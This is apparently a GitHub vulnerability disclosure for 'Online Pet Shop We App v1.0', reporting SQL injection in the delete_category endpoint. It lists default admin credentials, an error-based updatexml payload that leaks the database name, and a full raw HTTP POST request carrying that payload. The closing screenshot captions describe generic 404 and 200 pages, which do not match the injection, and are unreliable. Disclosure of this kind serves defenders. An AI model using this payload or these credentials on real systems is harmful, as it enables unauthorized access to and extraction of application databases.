

main

...

Bug_report / vendors / oretnom23 / online-pet-shop-we-app / SQLi-2.md



lime-10010 Update SQLi-2.md

History

1 contributor

36 lines (24 sloc) | 1.2 KB

...

Online Pet Shop We App v1.0 by oretnom23 has SQL injection

BUG_Author: Lime

Login account: admin/admin123 (Super Admin account)

vendors: <https://www.sourcecodester.com/php/14839/online-pet-shop-we-app-using-php-and-paypal-free-source-code.html>

The program is built using the xampp-php8.1 version

Vulnerability File: /pet_shop/classes/Master.php?f=delete_category,id

Vulnerability location: /pet_shop/classes/Master.php?f=delete_category,id

dbname=pets_shop_db,length=11

[+] Payload: id=4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id


POST /pet_shop/classes/Master.php?f=delete_category HTTP/1.1

Host: 192.168.1.19


User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=k8u390ikl968phg971gmpmhtj5
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 65


id=4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+



The screenshot shows a web browser window with a 404 error message. The error message is displayed in a light blue box with a white border. The text of the error message is: "404 Not Found". Below the error message, there is a link that says "Go back to the previous page".



The screenshot shows a web browser window with a 200 OK response. The response is displayed in a light blue box with a white border. The text of the response is: "200 OK". Below the response, there is a link that says "Go back to the previous page".



The screenshot shows a web browser window with a 200 OK response. The response is displayed in a light blue box with a white border. The text of the response is: "200 OK". Below the response, there is a link that says "Go back to the previous page".